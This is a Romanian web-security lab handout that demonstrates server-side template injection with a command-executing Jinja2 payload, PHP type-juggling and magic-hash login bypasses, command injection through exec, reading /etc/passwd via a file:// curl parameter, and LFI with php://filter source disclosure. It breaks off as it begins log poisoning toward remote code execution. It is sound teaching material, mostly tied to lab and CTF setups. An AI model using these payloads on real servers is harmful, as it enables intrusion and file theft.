

Securitate Web 1

Cujbă Mihai-Cătălin

- **Introducere**

Serverele web reprezintă una dintre principalele căi de acces pe care atacatorii le folosesc pentru a pătrunde în interiorul rețelelor.

Laboratorul va fi axat pe exploatarea vulnerabilităților serverelor web și a injectărilor de cod pentru vulnerabilități pe partea de client, respectiv Cross Site Scripting (XSS).

- **Python:**

În cadrul unui website, partea de backend poate fi scrisă în python, folosind module precum Flask/Django. Principala vulnerabilitate ce se regăsește în cadrul acestor site-uri este Template Injection.

Denumirea de Template Injection vine de la modalitatea de transmitere a datelor de la server la client, prin folosirea unor template-uri.


Exemplu:

```
document.getElementById("icmp_progress").style.width = "{{icmp}}";

{%for i in range(len_whitelist)%}
    {{content_whitelist[i]}}</td>
{%endfor%}
```

Această vulnerabilitate poate fi exploatată prin injectarea de cod python ce ajunge nefiltrat și nesanitizat în locurile variabilelor dintre acolade.


Exemplu de Template Injection:



Site still under construction

Proudly powered by [Flask/Jinja2](#)


Această pagină nu interacționează deloc cu utilizatorul în primă fază, dar dacă vom încerca să intrăm pe orice pagină, precum "IWillInjectATemplateHere", acesta va fi output-ul.



Error 404

The page 'IWillInjectATemplateHere' could not be found

Din imagine putem vedea că inputul pe care noi îl dăm va fi redirecționat către pagina de eroare, lucru care ne poate ajuta pe noi să trimitem payload-uri. Pentru a testa dacă putem injecta cod, vom folosi o înmulțire, iar dacă output-ul va fi rezultatul acesteia, site-ul este vulnerabil.




Error 404

The page '81' could not be found

Din câte se vede, putem injecta cod. Un set rapid de payload-uri se poate găsi aici: <https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Server%20Side%20Template%20Injection/README.md>

Putem folosi acest payload pentru a executa comenzi pe server:

```
{{
self._TemplateReference__context.cycler.__init__.__globals__.os.popen('id').read()
}}
```



Error 404

The page 'uid=0(root) gid=0(root) groups=0(root)' could not be found

Pentru a evita astfel de vulnerabilități trebuie să realizăm sanitizarea inputurilor tuturor utilizatorilor, pe ideea de "Never trust the users inputs". Acest lucru poate fi realizat prin filtrarea caracterelor, prin escaparea acestora și prin utilizarea de Sandbox-uri și WAF-uri.

Exemplu realizat folosind challenge-ul Templated de pe <https://hackthebox.eu>.

- **PHP:**

Spre deosebire de Python, PHP are un set mai mare de vulnerabilități exploatabile ce se bazează pe atât pe inputul utilizatorilor, cât și pe folosirea unor funcții nesigure.

- **PHP Type Juggling**

Tipurile variabilelor in PHP nu se definesc, dar ele există. Această vulnerabilitate se referă la diferența dintre == si === în cadrul unei condiții if.

În schema de mai jos puteți vedea cu face PHP comparațiile atât după conținut, cât și după tip.


PHP Comparisons: Loose												
Loose comparisons with ==												
	TRUE	FALSE	1	0	-1	"1"	"0"	"-1"	NULL	array()	"php"	""
TRUE	TRUE	FALSE	TRUE	FALSE	TRUE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE
FALSE	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	TRUE	TRUE	FALSE	TRUE
1	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
0	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	TRUE	FALSE	TRUE	TRUE
-1	TRUE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
"1"	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
"0"	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE
"-1"	TRUE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
NULL	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	TRUE	TRUE	FALSE	TRUE
array()	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	TRUE	FALSE	FALSE
"php"	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE
""	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE

Exemplu de exploatare a acestei vulnerabilități:

```
if (strcmp($_GET['user'], $row["Username"]) == 0){
    $username=$_GET['user'];
    if (strcmp($_GET['password'], $row["Password"]) == 0){
```

Se poate observa folosirea celor două egaluri în ambele if-uri, ceea ce înseamnă ca putem exploata faptul că NULL este = cu 0, conform tabelului de mai sus.

Pentru a genera această comparație, putem trimite ca input o variabilă cu un tip pe care serverul nu îl așteaptă, precum un array.



Warning: strcmp() expects parameter 1 to be string, array given in C:\xampp\htdocs\CyDEX21\index.php on line 54

Warning: strcmp() expects parameter 1 to be string, array given in C:\xampp\htdocs\CyDEX21\index.php on line 56
Log in successfully

Putem observa erorile, peste care programul trece, iar apoi mesajul de login reușit.

Payload:

```
/?user[]=a&password[]=b
```

- **PHP Loose Comparison**

O altă vulnerabilitate ce folosește același tip de exploatare, respectiv verificarea în cadrul if-urilor cu două egaluri este compararea directă a două stringuri.


```
<?php

if(isset($_GET['password'])){
    $passHash = "0e434041524824285414215559233446";
    if (hash("md4",$_GET['password']) == $passHash){
        echo "Login successfully";
    }
}
else{
    highlight_file(__FILE__);
}
?>
```

La prima vedere, utilizatorul trebuie să introducă o parolă a cărei hash md4 să fie egal cu "0e434041524824285414215559233446".

Nu avem plaintext-ul acestui hash, dar putem observa folosirea modului de comparare a string-urilor. Vulnerabilitatea constă în faptul că **0e==0e** în php dacă folosim ==, fără să se mai verifice și restul caracterelor de după.

Dacă vom folosi ca input un string care începe tot cu 0e, iar după aplicarea md4 acest hash rezultat va avea tot 0e la început, putem face bypass la login. Acest hash poate fi, de exemplu, **0e00123333333333333333333333334557778889**.



- **PHP Functions: eval(); assert(); system(); exec(); shell_exec(); passthru(); escapeshellcmd(); pcntl_exec();**

Toate aceste funcții pe care le-am pus în subtitlu pot executa comenzi pe server.

Exemplu de folosire incorectă a funcției exec:

```
<?php
    $host=$_POST['AdresaIP'];
    exec("ping ". $host, $output, $result);
    print_r($output);
    if ($result == 0)
        echo "Ping successful!";
    else
        echo "Ping unsuccessful!";
?>
```

Acest cod ia un input de la utilizatori prin POST-ul transmis și execută comanda ping. Dacă utilizatorul însă injectează și el comenzi în POST-ul pe care îl transmite, comanda exec va executa totul, inclusiv comenzile pe care le vrea utilizatorul.

Exemplu: 127.0.0.1&echo "You have been hacked" &whoami

Avem în prima parte a inputului IP-ul, ceea ce aștepta în mod normal serverul să primească, urmat de încă două comenzi, un echo și whoami, ambele executate cu succes.

Array ([0] => [1] => Ping: 127.0.0.1 with 32 bytes of data: [2] => Reply from 127.0.0.1: bytes=32 time<1ms TTL=128 [3] => Reply from 127.0.0.1: bytes=32 time<1ms TTL=128 [4] => Reply from 127.0.0.1: bytes=32 time<1ms TTL=128 [5] => Reply from 127.0.0.1: bytes=32 time<1ms TTL=128 [6] => [7] => Ping statistics for 127.0.0.1: [8] => Packets: Sent = 4, Received = 4, Lost = 0 (0% loss), [9] => Approximate round trip times in milli-seconds: [10] => Minimum = 0ms, Maximum = 0ms, Average = 0ms [11] => "You have been hacked" [12] => desktop-7hpbfefmihai)
Ping successful!


Un alt exemplu de exploatare a inexistenței filtrelor o realizează următorul script:

```
<?php
if (isset($_GET['image'])) {
    system('curl ' . $_GET['image'] . ' -O');
}

?>
```

Scriptul primește ca parametru un link pe care îl poate descărca folosind utilitarul curl. Acest cod nu verifică dacă link-ul introdus este unul web și dacă protocolul folosit este http sau https, așa că putem injecta orice alt tip de link. Pentru a putea citi fișiere de pe serverul web, am putea injecta protocolul "file" (https://en.wikipedia.org/wiki/File_URI_scheme).

Pentru link-ul următor, vom regăsi fișierul exact în root-ul webserver-ului: <http://localhost/?image=https://gastropedia.ro/wp-content/uploads/2017/08/papanasi.jpg>




Dacă vom încerca însă să trimitem un payload malițios, acesta va fi rezultatul: <http://localhost/?image=file:///etc/passwd>

```
localhost/?image=file:///etc/passwd localhost/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:101:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106:/:nonexistent:/usr/sbin/nologin
syslog:x:104:110:/:home/syslog:/usr/sbin/nologin
_apt:x:105:65534:/:nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uidd:x:107:114:/:run/uidd:/usr/sbin/nologin
tcpdump:x:108:115:/:nonexistent:/usr/sbin/nologin
avahi-autoipd:x:109:117:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:110:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:111:118:RealtimeKit,,,:/proc:/usr/sbin/nologin
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
avahi:x:113:120:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
cups-pk-helper:x:114:121:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
speech-dispatcher:x:115:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/usr/sbin/nologin
saned:x:117:123:/:var/lib/saned:/usr/sbin/nologin
nm-openvpn:x:118:124:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
whoopsie:x:119:125:/:nonexistent:/bin/false
colord:x:120:126:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
sssd:x:121:127:SSSD system user,,,:/var/lib/sss:/usr/sbin/nologin
geoclue:x:122:128:/:var/lib/geoclue:/usr/sbin/nologin
pulse:x:123:129:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
hplip:x:124:7:HPLIP system user,,,:/run/hplip:/bin/false
gnome-initial-setup:x:125:65534:/:run/gnome-initial-setup:/bin/false
gdm:x:126:131:Gnome Display Manager:/var/lib/gdm3:/bin/false
osboxes:x:1000:1000:osboxes.org,,,:/home/osboxes:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:usr/sbin/nologin
```

Și așa reușim să citim fișiere de pe stație.

- **Local File Inclusion:**

LFI reprezintă vulnerabilitatea prin care un utilizator poate să citească fișiere de pe server la cate în mod normal nu ar avea acces. Exemplu unde se poate realiza LFI:




Se poate observa cum în URL se folosește fișierul exemplu.txt aflat local, al cărui conținut se încarcă pe pagina principală. Putem încerca să vedem dacă avem posibilitatea de a citi și alte fișiere de pe server, la care în mod normal nu am avea acces.

Am pus pe stație un fișier asemenea /etc/passwd din Linux și am încercat să îl citesc.

Cod PHP:

```
if (file_exists($file)){  
    include($file);  
}
```



Din câte se poate observa, citirea a fost realizată cu succes.

Putem să evităm acest tip de atac prin folosirea funcției "include" doar cu parametrii pe care îi setăm din cod, fără ca utilizatorul să poată modifica ceea ce se încarcă de pe server.

LFI poate fi de asemenea exploatat pentru citirea codului sursă al fișierelor de tip server (de exemplu, index.php). Dacă vom verifica sursa paginii, nu vom vedea absolut nicio linie de cod în php, aceasta fiind executată de către server. Pentru a accesa totuși acest cod, putem folosi un **Wrapper** PHP (<https://www.php.net/manual/en/wrappers.php>), respectiv, pentru cazul nostru,

filter:// .

Payload: php://filter/convert.base64-encode/resource=info.php



Acel base64 reprezintă codul sursă al paginii.

```
PCFET0NUVBFIGh0bWw+CjxodG1sPgoKPHN0eWwlpgoMSB7dGV4dC1hbGlnbjogY2VudGVyO30KcCB7dGV4dC1hbGlnbjogY2VudGVyO30KPC9zdHlsZT4
KCjxi1b2R5Pgo8ZG12Pgo8aDEgc3R5bGU9ImJhY2tncm91bmQtY29sb3I6VG9tYXRvOyI+ICBDb250aW51dHV5IGZpc2llcnVsdWk6IDwvaDE+CjxwIHN0eW
x1PSJiYWNrZ3JvdW5kLWNvbG9yOk1lZG11bVNiYUdyZWVuOyI+Cjw/cGhwCmluY2x1ZGUoJF9HRVRbJ2luZm8nXSk7Cj8+CjwvcD4KCjwvZG12PgoKCjwvY
m9keT4KPC9odG1sPgoK

Output
time: 0ms
length: 282
lines: 24

<!DOCTYPE html>
<html>

<style>
h1 {text-align: center;}
p {text-align: center;}
</style>

<body>
<div>
<h1 style="background-color:Tomato;"> Continutul fisierului: </h1>
<p style="background-color:MediumSeaGreen;">
<?php
include($_GET['info']);
?>
</p>
</div>

</body>
</html>
```

- **Remote Code Execution:**

Trecerea de la Local File Inclusion la Remote Code Execution se realizează prin exploatarea unei alte vulnerabilități sau unei configurări greșite pentru anumite fișiere.


Pentru exemplul din acest laborator vom vedea cum se trece din LFI în RCE folosind vulnerabilitatea Log Poisoning.

Pentru ca această vulnerabilitate să poată fi exploatată, avem nevoie de LFI pentru a accesa fișierul de log-uri al Apache, în cazul nostru, și de acces la acest fișier, pentru a îl putea citi.

Vom folosi utilitarul Burpsuit din Kali Linux pentru a intercepta request-urile pe care le trimitem către server și pentru a le modifica.

Pentru acest lucru, ne vom seta Browser-ul în modul Proxy.

Settings -> Preferences -> Network Settings -> Setam IP-ul la proxy 127.0.0.1 -> Port 8080 -> OK



Network Settings

Configure how Firefox connects to the internet. [Learn more](#)

[Settings...](#)

Connection Settings

Configure Proxy Access to the Internet

☐ No proxy

☐ Auto-detect proxy settings for this network

☐ Use system proxy settings

☒ Manual proxy configuration

HTTP Proxy: 127.0.0.1 Port: 8080

☐ Use this proxy server for all protocols

SSL Proxy: Port: 0

FTP Proxy: Port: 0

SOCKS Host: Port: 0

☐ SOCKS v4 ☒ SOCKS v5

☐ Automatic proxy configuration URL

Reload

No proxy for


Example: .mozilla.org, .net.nz, 192.168.1.0/24

☐ Do not prompt for authentication if password is saved


☐ Proxy DNS when using SOCKS v5

Help Cancel OK

După realizarea acestor pași intrăm în browser și accesăm site-ul vulnerabil, cu parametru ? info=../../var/log/apache2/access.log




Vom intercepta request-ul și îl vom trimite către Repeater (Click dreapta pe request -> Send to Repeater)



De aici putem modifica orice parametru din cadrul header-ului HTTP, precum User-Agent, parametru ce specifică serverului de pe ce aplicație l-am accesat. Putem modifica acest User-Agent cu orice valoare dorim, uneori se face acest lucru pentru a trece de filtre, precum cele care verifică accesul, unde se așteaptă doar un anumit User-Agent.

